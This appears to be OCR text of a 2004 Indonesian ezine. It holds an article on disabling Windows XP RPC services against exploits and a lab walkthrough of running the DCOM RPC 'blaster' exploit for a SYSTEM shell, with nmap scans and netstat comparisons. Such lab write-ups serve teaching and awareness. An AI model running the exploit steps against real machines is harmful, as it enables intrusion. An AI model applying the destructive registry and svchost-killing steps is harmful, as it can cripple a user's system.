TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING	4
TCP	127.0.0.1:3001	0.0.0.0:0	LISTENING	1312
TCP	127.0.0.1:3002	0.0.0.0:0	LISTENING	744
TCP	127.0.0.1:3003	0.0.0.0:0	LISTENING	744
UDP	0.0.0.0:135	*:*		700
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:1026	*:*		744
UDP	0.0.0.0:3006	*:*		1748
UDP	127.0.0.1:23909	*:*		1748

C:\>net stop srv
The Server service is stopping.
The Server service was stopped successfully.

C:\>netstat -ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	700
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	744
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING	4



TCP	127.0.0.1:3001	0.0.0.0:0	LISTENING	1312
TCP	127.0.0.1:3002	0.0.0.0:0	LISTENING	744
TCP	127.0.0.1:3003	0.0.0.0:0	LISTENING	744
UDP	0.0.0.0:135	*:*		700
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:1026	*:*		744
UDP	0.0.0.0:3006	*:*		1748
UDP	127.0.0.1:23909	*:*		1748

C:\>net stop netbt
The following services are dependent on the NetBios over Tcpip service.
Stopping the NetBios over Tcpip service will also stop these services.

DHCP Client

Do you want to continue this operation? (Y/N) [N]: y
The DHCP Client service is stopping.
The DHCP Client service was stopped successfully.

The NetBios over Tcpip service was stopped successfully.


C:\>netstat -ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	700
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	744
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING	4
TCP	127.0.0.1:3001	0.0.0.0:0	LISTENING	1312
TCP	127.0.0.1:3002	0.0.0.0:0	LISTENING	744
TCP	127.0.0.1:3003	0.0.0.0:0	LISTENING	744
UDP	0.0.0.0:135	*:*		700
UDP	0.0.0.0:1026	*:*		744
UDP	0.0.0.0:3006	*:*		1748
UDP	127.0.0.1:23909	*:*		1748

#tcp dan udp port 445 telah hilang juga :D

[inti artikel adalah ujicoba berikut ini]



sisanya adalah beberapa port yang dipakai oleh RPC services

RPC (REMOTE PROCEDURE CALL) services

port 135 di gunakan oleh RPC portmapper dan COM service control manager.
port dengan nomer >1023 biasanya digunakan oleh services services yang digunakan oleh service-service RPC dan DCOM (ORPC), port port ini secara dynamic diberikan (berubah-ubah ? :P)

untuk melihat service service rpc tersebut menggunakan port apa saja baik tcp atau udp dapat di lihat di
http://razor.bindview.com/tools/desc/rpctools1.0-readme.html

atau bisa menggunakan rpcdump tools

khusus pada XP , port 1027 dengan protokol UDP di gunakan oleh service RPC untuk service messenger

sedangkan TCP port 1025 digunakan oleh service rpc yang menangani task scheduler.

DCOM

port yang tetap tebuka adalah port 135 , port ini dibuka oleh RPCss service dan tidak mungkin untuk di disable karena service ini mengandung COM service control manager yang digunakan oleh local processes.

####DISINI MASALAH KITA TERHADAP EKSPLOITASI DENGAN KAHT#####

saya melakukan beberapa percobaan :


1. mematikan service RPC secara manual

    masuk ke windows services yang terletak pada control panel> administrative tools >services

    atau dengan mengetikkan perintah di bawah ini dari konsole

- C:\>services.msc

setelah itu pergi ke services remote procedure call (RPC)
kita dapat mematikan services service lainnya bahkan kita tak perlu ketik manual seperti diatas :D (sengaja!!!) ,
kita dapat mematikan rpc locator, COM system dan COM event tetapi



masalahnya adalah kita tidak bisa mematikan rpc services..

ups kelupaan ada yang perlu dibahas :(, berikut akan kita bahas apa itu rpc .

[Remote Procedure Call (RPC)]

glossary windows help

remote procedure call (RPC)

RPC adalah suatu fasilitas penyaluran data yang mengizinkan
aplikasi aplikasi yang menggunakan sistem terdistribusi untuk
dapat menggunakan/memanggil service-service yang tersedia
pada bermacam macam komputer yang terhubung kejaringan (WWWOOOOW)
biasanya di gunakan bersama sama dengan remote administration!!

sedangkan,
remote administration

adalah pengaturan administrasi suatu komputer oleh admin
yang bekerja dari komputer lainnya yang terhubung ke komputer
tersebut lewat jaringan.


* jika terjadi kegagalan pada services RPCss (gangguan) maka komputer
akan otomatis di restart (defaultnya)

path yang akan dieksekusi :

C:\WINDOWS\system32\svchost -k rpcss

kompenen lain dari sistem yang tergantung pada services ini adalah :

- Background intelegent transfer service;
- COM+even system
- COM+system appl,ication
- Cryptographic services
- Distributed Link Tracking client
- Distributed Transaction Coordinator
- Error Reporting service
- Help and support
- Human Interface Device Access
- Indexing service
- Infrared Monitor



- IPSEC services
- Logical Disk Manager
- Logical Disk Manager Administrative service
- Messenger
- Ms Software shadow Copy Provider
- Network Connections
- Print Spooler
- Protected storage
- QOS RSVP
- Remote Desktop Help session manager
- Remote registry
- Removable storage
- Routing and Remote access
- Security Accounts Manager
- Shell Hardware Detection
- System Restore Service
- Task scheduler
- Telephony
- Telnet
- Terminal Services
- Upload manager
- Volume Shaddow Copy
- Windows Audio
- Windows Image Acquisition (WIA)
- Windows Installer
- Windows Management Instrumentation
- Wireless Zero Configuration


lihatlah betapa banyak service yang terkait dengan service rpc ini. :C

[end about RPC]

yup kita sambung cara pertama, maka setelah masuk ke window services
cari services rpc, terus click properties.
kita lihat services ini di nyalakan otomatis dan tidak bisa di ubah :(
ibarat backdoor yang sempurna sekali (:P) << ups bukan ini yang kita bhs!

oke setelah ke properties kita akan merubah yang dilakukan sistem jika
terjadi fail, click tab recovery dan rubah semua ketiga kondisi saat failure
dari default ="restart computer" menjadi ="take no action" agar setelah
kita mematikan servicesnya secara manual dia tidak kembali merestart
services dengan cara merestart komputer.selanjutnya tekan OK

oke, selanjutnya tekan Ctrl +ALt + Del di desktop dan pilih processes



matikan seluruh services svchost , semuanya :D

setelah itu sukses degh, coba aja eksploitasi pake kaht sendiri pasti degh pasti gak bisa di eksploitasi :D, tetapi .... ada tapinya nih

> "komputer anda akan menjadi tidak stabil alias bisa bisa error seperti komputer yang saya pake ujicoba alhasil windustnya di install ulang :(:P dan juga cara ini setiap restart anda harus mematikan svchostnya kembali secara manual :P ,atau bisa di buatkan' servicenya"
>
> ##### jadi cara ini untuk pengetahuan aja, alias dont try it ####

2. hapus di registry,


> ##### ingatlah untuk membackup registry anda sebelumnya ####

pernah saya temnukan satu artikel berbahasa inggris
yang mengunakan registry untuk mematikan services RPC, tetapi sayangnya apa karena ilmu penulis yang terbatas terhadap sistem operasi ini atau artikelnya tidak mengena maka hal ini tidak berhasil dilakukan, setelah komputer restart yang seharusnya sistem menjalankan registry baru hasil editan pun tak bisa menutup port 135 dan port yang di pakai rpc services lainnya, adapun cara itu adalah :

> Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Rpc
> Value: DCOM Protocols
> Type: REG_MULTI_SZ

baik penghapusan KEy RPC di registry ataupun mengedit default settingan value dan sebagainya telah di coba tapi hasilnya sangat tidak memuaskan alias gak bisa

> sedangkan untuk key rpcss
>
> Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs\
>
> PENGHAPUSAN KEY AKAN SANGAT SUKSES, alias semua services musnah :d
>
> apabila anda netstat -ano apa yang akan anda dapatkan :D adalah :
>
> C:\>netstat -ano



Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
UDP	0.0.0.0:445	*:*		4

:D :D ups jangan senang dulu, securing sih berhasil , tapi apa kabar dengan windows anda ?:P

setelah restart anda hanya akan menemui halaman desktop saja tanpa taskbar dan lain lainnya :D, untuk meload task baru anda harus manual dari windows task manager dengan Ctrl +alt +del dan tekan new task ketikkan apa yang anda ingini, command ?, notepad?

itupula yang saya lakukan untuk mengecek apakah berhasil ,
tekan Ctrl + Alt + Del terus new task
ketikkan command, baru deh di command prompt ketik netstat -ano
alhasil berhasil tetapi ..... :(

karena registrynya error, maka kamu bisa ngeload registry kamu yang di save sebelumnya atau jika tidak maka siap siaplah untuk install ulang atau minimal repair windows :(

langkah langkah load registry


dari desktop tekan Ctrl + Alt + Del , terus new task, ketik regedit
muncul registry editor, file >import > [registrylama].reg anda ,
setelah itu restart, dari windows task manager, Shut Down > Restart.

semoga windows anda sembuh kembali , tetapi tetap rentan thd RPC sploit

hahahahha, gak asyik banget, so jangan coba coba degh :(

jika teman teman ada yang pernah mencoba dan mau berbagi pengalaman' maka aku akan sangat senang untuk berbagi cerita :D

3. UPDAte patch ke micrososft,
mungkin cara inilah yang paling baik dan aman untuk ditempuh :D apalagi menginggat microsoft sangat pelit dengan sourcenya sehingga cara inilah



yang paling baik dan aman, tetapi tunggulah sampai beberapa lama, dan kabarnya lagi bahwa walaupun dah di update OS anda tetap rentan, so whatever lah , maybe next kita bahas....

rangkuman hasil ujicoba:

meminimalisasi service jaringan dapat dilakukan dengan :
- mendisable service yang tidak di gunakan/ tidak perlu
- mendisable NetBIOS yang memanfaatkan TCP/IP dan CIFS yang memanfaatkan TCP
- meminimalisasi service RPC

Services yang dapat didisable adalah:

Windows XP:
- messenger, policyagent, schedule, ssdpsrv, w32time

untuk memudahkan gunakan tools tools sbb:

- dcomcfng
- rpcdump
- services.msc


sumber : + help pada windows
+ artikel tentang registry
+ artikel meminimalisasi services pada windows
+ try and error metode

kesimpulan : kesulitan yang sangat besar karena tidak ada akses terhadap source; boro-boro mau modifikasi, ngeliat aja buat mahamin algoritmanya aja gak bisa, otomatis ini sangat menghambat riset yang dilakukan :P , alhasil try and error adalah metode yang pantas!

hasil ujicoba adalah bahwa mem-patch versi windwos anda adalah cara termudah, terbaik dan ter-aman yang dapat dilakukan oleh user :p

penutup

semoga artikel ini bermanfaat dan dapat menambah wawasan aku khususnya dan teman teman pada umumnya




*greetz to:

[echostaff a.k.a moby, the_day, comex ,z3r0byt3], echo memberz,
anak anak newbie_hacker,$peci@l temen2 seperjuangan

kirimkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



EKSPLOITASI RPC pada windows

Author: y3dips || y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

PERIPHERAL :

1. komputer ber-OS windows XP service pack 1 ; IP address 192.168.1.1
2. laptop ber-OS fedora 1 (yarrow) ; IP address 192.168.1.131
3. cross cable , UnShielded Twisted Pair , dengan rj45

[eksploitasi pertama]

[pada linux yarrow : 192.168.1.131]

pertama-tama kita scan dulu pc target alias windows yang akan kita eksploitasi, dapat menggunakan nmap di linux


```
[root@localhost root]# nmap 192.168.1.5

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-03-23 23:00 WIT
Interesting ports on 192.168.1.5:
(The 1652 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5000/tcp open  UPnP
```

hm ternyata port 135 ; alias msrpc terbuka :D
siapa tau bisa di ekploitasi rpcnya :D

pake sploits rpc, atau blastercode (terdapat di di ezine#1)
yang diambil dari www.metsaploit.com

compile dulu :D

```
[root@localhost umum]# gcc -o blaster blaster.c
[root@localhost umum]# ./blaster
------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
```



- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Usage: ./blaster <Target ID> <Target IP>
- Targets:
- 0 Windows 2000 SP0 (english)
- 1 Windows 2000 SP1 (english)
- 2 Windows 2000 SP2 (english)
- 3 Windows 2000 SP3 (english)
- 4 Windows 2000 SP4 (english)
- 5 Windows XP SP0 (english)
- 6 Windows XP SP1 (english)

[root@localhost umum]# ./blaster 6 192.168.1.5

- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e626ba
- Dropping to System Shell...


Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

kita masuk ke mesin target :D, mo ngapain aja juga bisa :D
baca artikel terkait soal ini :D

[pada pc target : windows xp : 192.168.1.1]

saat di eksploitasi apa yang terjadi , coba jalankan netstat



Microsoft(R) Windows DOS
(C)Copyright Microsoft Corp 1990-2001.

C:\DOCUME~1\Y3DIPS>netstat -ano

Active Connections


Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	780 <<---
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	828<servis rpc lainnya
TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:4444	0.0.0.0:0	LISTENING	780 <<---
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING	920
TCP	192.168.1.5:139	0.0.0.0:0	LISTENING	4
TCP	192.168.1.5:4444	192.168.1.131:32798	ESTABLISHED	780 <<--look at here!
UDP	0.0.0.0:135	*:*		780 <<--
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:500	*:*		612
UDP	0.0.0.0:1026	*:*		892
UDP	0.0.0.0:1027	*:*		828<servis rpc lainnya
UDP	0.0.0.0:1032	*:*		828<servis rpc lainnya
UDP	127.0.0.1:123	*:*		828<servis rpc lainnya
UDP	127.0.0.1:1900	*:*		920
UDP	192.168.1.5:123	*:*		828<servis rpc lainnya
UDP	192.168.1.5:137	*:*		4
UDP	192.168.1.5:138	*:*		4
UDP	192.168.1.5:1900	*:*		920

bandingkan dengan sebelum adanya eksploitasi :P

C:\DOCUME~1\Y3DIPS>netstat -ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	800
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	824
TCP	0.0.0.0:1029	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING	980
UDP	0.0.0.0:135	0.0.0.0:0	LISTENING	800
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:500	*:*		644
UDP	0.0.0.0:1026	*:*		824



UDP	127.0.0.1:123	*:*	834
UDP	127.0.0.1:1900	*:*	980

lihatlah bedanya :P

[keterangan]

penambahan process id yaitu 780 dengan melibatkan port 135 dan 4444 pada pc target dan 32798 pada pc penyerang dalam hal ini ip 192.168.1.131

==========

[eksploitasi kedua]

cara yang digunakan sama, dengan catatan pc target harus di restart agar bisa di eksploitasi ulang, kenapa bisa begini? kok cuma satu kali ?
nanti akan kita jawab di bawah :D

[pc target]


eksploitasi ke 2

Microsoft(R) Windows DOS
(C)Copyright Microsoft Corp 1990-2001.

C:\DOCUME~1\Y3DIPS>netstat -ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	772<<--look at here!
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	820<servis rpc lainnya
TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:4444	0.0.0.0:0	LISTENING	772<<--look at here!
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING	1044
TCP	192.168.1.5:139	0.0.0.0:0	LISTENING	4
TCP	192.168.1.5:4444	192.168.1.131:32800	ESTABLISHED	772<<--look at here!
UDP	0.0.0.0:135	*:*		772<<--look at here!
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:500	*:*		612
UDP	0.0.0.0:1026	*:*		820<servis rpc lainnya
UDP	0.0.0.0:1027	*:*		996
UDP	0.0.0.0:1032	*:*		820<servis rpc lainnya
UDP	127.0.0.1:123	*:*		820<servis rpc lainnya
UDP	127.0.0.1:1900	*:*		1044



UDP	192.168.1.5:123	*:*	820<servis rpc lainnya
UDP	192.168.1.5:137	*:*	4
UDP	192.168.1.5:138	*:*	4
UDP	192.168.1.5:1900	*:*	1044

[pc penyerang a.k.a 192.168.1.131]

[root@localhost root]# netstat -ap
Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	*:32770	*:*	LISTEN	1382/rpc.statd
tcp	0	0	*:pop3s	*:*	LISTEN	2085/xinetd
tcp	0	0	*:mysql	*:*	LISTEN	2122/mysqld
tcp	0	0	*:pop3	*:*	LISTEN	2085/xinetd
tcp	0	0	*:sunrpc	*:*	LISTEN	1361/portmap
tcp	0	0	*:http	*:*	LISTEN	2151/httpd
tcp	0	0	192.168.1.131:domain	*:*	LISTEN	2059/named
tcp	0	0	localhost.locald:domain	*:*	LISTEN	2059/named
tcp	0	0	*:ssh	*:*	LISTEN	2073/sshd
tcp	0	0	localhost.localdom:rndc	*:*	LISTEN	2059/named
tcp	0	0	*:https	*:*	LISTEN	2151/httpd
tcp	0	0	192.168.1.131:32800	192.168.1.5:krb524	ESTABLISHED	2767/blaster<< --look at here!
udp	0	0	*:32768	*:*		1382/rpc.statd
udp	0	0	*:32769	*:*		2059/named
udp	0	0	192.168.1.131:domain	*:*		2059/named
udp	0	0	localhost.locald:domain	*:*		2059/named
udp	0	0	*:710	*:*		1382/rpc.statd
udp	0	0	*:sunrpc	*:*		1361/portmap


Active UNIX domain sockets (servers and established)

---sisanya di potong----karena menyangkut internal system---gak perlu banget-----

lihat nama program yang kita eksekusi membuka hubungan ke pc target
:)

[keterangan]

lihatlah port yang terbuka di pc target ,tetap merupakan port 135 dan 4444
sedangkan untuk koneksi ke pc penyerang portnya menjadi 32800;
lihat processID pada target juga berubah (ini lumrah) tapi lihat PID
tersebut tetap membuat 3 koneksi yang persis sama kecuali port pada penyerang



*tujuan eksploitasi ke 2 adalah membandingkan dari kedua pc , baik penyerang dan targetnya.

C:\DOCUME~1\Y3DIPS>

==========

eksploitasi ke 3

Microsoft(R) Windows DOS
(C)Copyright Microsoft Corp 1990-2001.


C:\DOCUME~1\Y3DIPS>netstat -ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	780 <<--look at here!
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	828<servis rpc lainnya
TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:4444	0.0.0.0:0	LISTENING	780 <<--look at here!
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING	968
TCP	192.168.1.5:139	0.0.0.0:0	LISTENING	4
TCP	192.168.1.5:4444	192.168.1.131:32802	ESTABLISHED	780 <<--look at here!
UDP	0.0.0.0:135	*:*		780 <<--look at here!
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:500	*:*		612
UDP	0.0.0.0:1026	*:*		904
UDP	0.0.0.0:1027	*:*		828<servis rpc lainnya
UDP	0.0.0.0:1032	*:*		828<servis rpc lainnya
UDP	127.0.0.1:123	*:*		828<servis rpc lainnya
UDP	127.0.0.1:1900	*:*		968
UDP	192.168.1.5:123	*:*		828<servis rpc lainnya
UDP	192.168.1.5:137	*:*		4
UDP	192.168.1.5:138	*:*		4
UDP	192.168.1.5:1900	*:*		968

C:\DOCUME~1\Y3DIPS>

disini terlihat kalau port yang di buka pada pc target adalah port 4444,



kesimpulan ini kita dapat dari hipotesa kita selam 3 kali :D

tetapi bukan itu saja , apabila kita mempunyai kodenya maka kita akan tau kalo memang port ini yang di gunakan untuk melakukan koneksi (catatan port ini tidak berlaku general, alias terserah pembuat program untuk menggunakan port berapapun untuk membind shell :P)


[hal yang unik]

pada ujicoba menggunakan sploits ini terdapat hal yang unik, yaitu pada saat akan memutuskan koneksi ke remote pc (pc target) maka otomatis pc target akan di shutdon! , mengapa begitu ? baca aja terus .. :D

[pc attacker; pada saat eksekusi sploits dan pemutusan koneksi]

```
[root@localhost umum]# ./blaster 6 192.168.1.5
-------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e626ba
- Dropping to System Shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit

 - Read failure
```

==========



[pc target saat koneksi di putuskan oleh attacker]

pada pc target akan muncul message box yang isinya seperti berikut ini

```
-------------------------------------------------------------------------------
| this system is shutting down. please save                                   |
| all work in progress and log off. any unsaved                               |
| changes will be lost. this shutdown initiadted                              |
| by NT Authority\system                                                      |
|============================================================================ |
|      time before shutdown :00 :00 :60                                       |
|============================================================================ |
|  windows must restart because the rpc service                               |
|            terminated unexpectly                                            |
-------------------------------------------------------------------------------
```

Timer tersebut akan menghitung mundur sampai 0 dan melakukan shutdown pada pc target. target dapat membatalkan shutdown tersebut dengan cara mengetikkan shutdown -a pada command prompt . Tetapi bukan ini yang kita bahas, yang kita bahas adalah kenapa itu bisa terjadi?

ternyata setelah di cek pada processes di windows task manager ,mendapatkan hasil sbb:

svchost pada windows task manager yang sebelum di eksploitasi terdapat 5 buah (tentunya ini sudah terserang)


apabila koneksi diputuskan oleh attacker maka akan segera mengakhiri processnya, (svchost) inilah yang membuat komputer atau pc tersebut menjadi restart (untuk jelasnya anda dapat membaca artikel terkait di ezine ini juga tentang pentingnya rpc bagi windows :: berjudul 'securing windows XP')

[kesimpulan]

semakin anda tahu semakin anda waspada, itulah yang kita harapkan

contoh ini tidak akan mengeneralisasi semua eksploit RPC, tetapi kebanyakan memiliki tanda tanda yang sama :D , aku baru mencoba 2 sploits ;1 untuk windows yaitu KAHT2 dan dari linux adalah Remote DCOM RPC Buffer Overflow Exploit ini;

*untuk cara cara menanggulangi eksploitasi pada RPC DCOM kami melakukan



beberapa ujicoba juga, dan dapat dibaca di artikel lain di ezine ini juga :D


EOF;

:) ini artikel windows terakhir buatanku di ezine ini, aku hanya berusaha memenuhi permintaan teman teman kepada kami selaku echostaff :D semoga artikel ini sedikit banyak dapat memberi manfaat bagi kita semua.

*greetz to:
[echostaff a.k.a moby, the_day, comex ,z3r0byt3], echo memberz, anak anak newbie_hacker,$peci@l temen2 seperjuangan

kirimkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



Kompilasi kernel 2.6 (quick n dirty)

Author: z3r0byt3 (Echo staff) z3r0byt3@echo.or.id | z3r0byt3@irvan.or.id
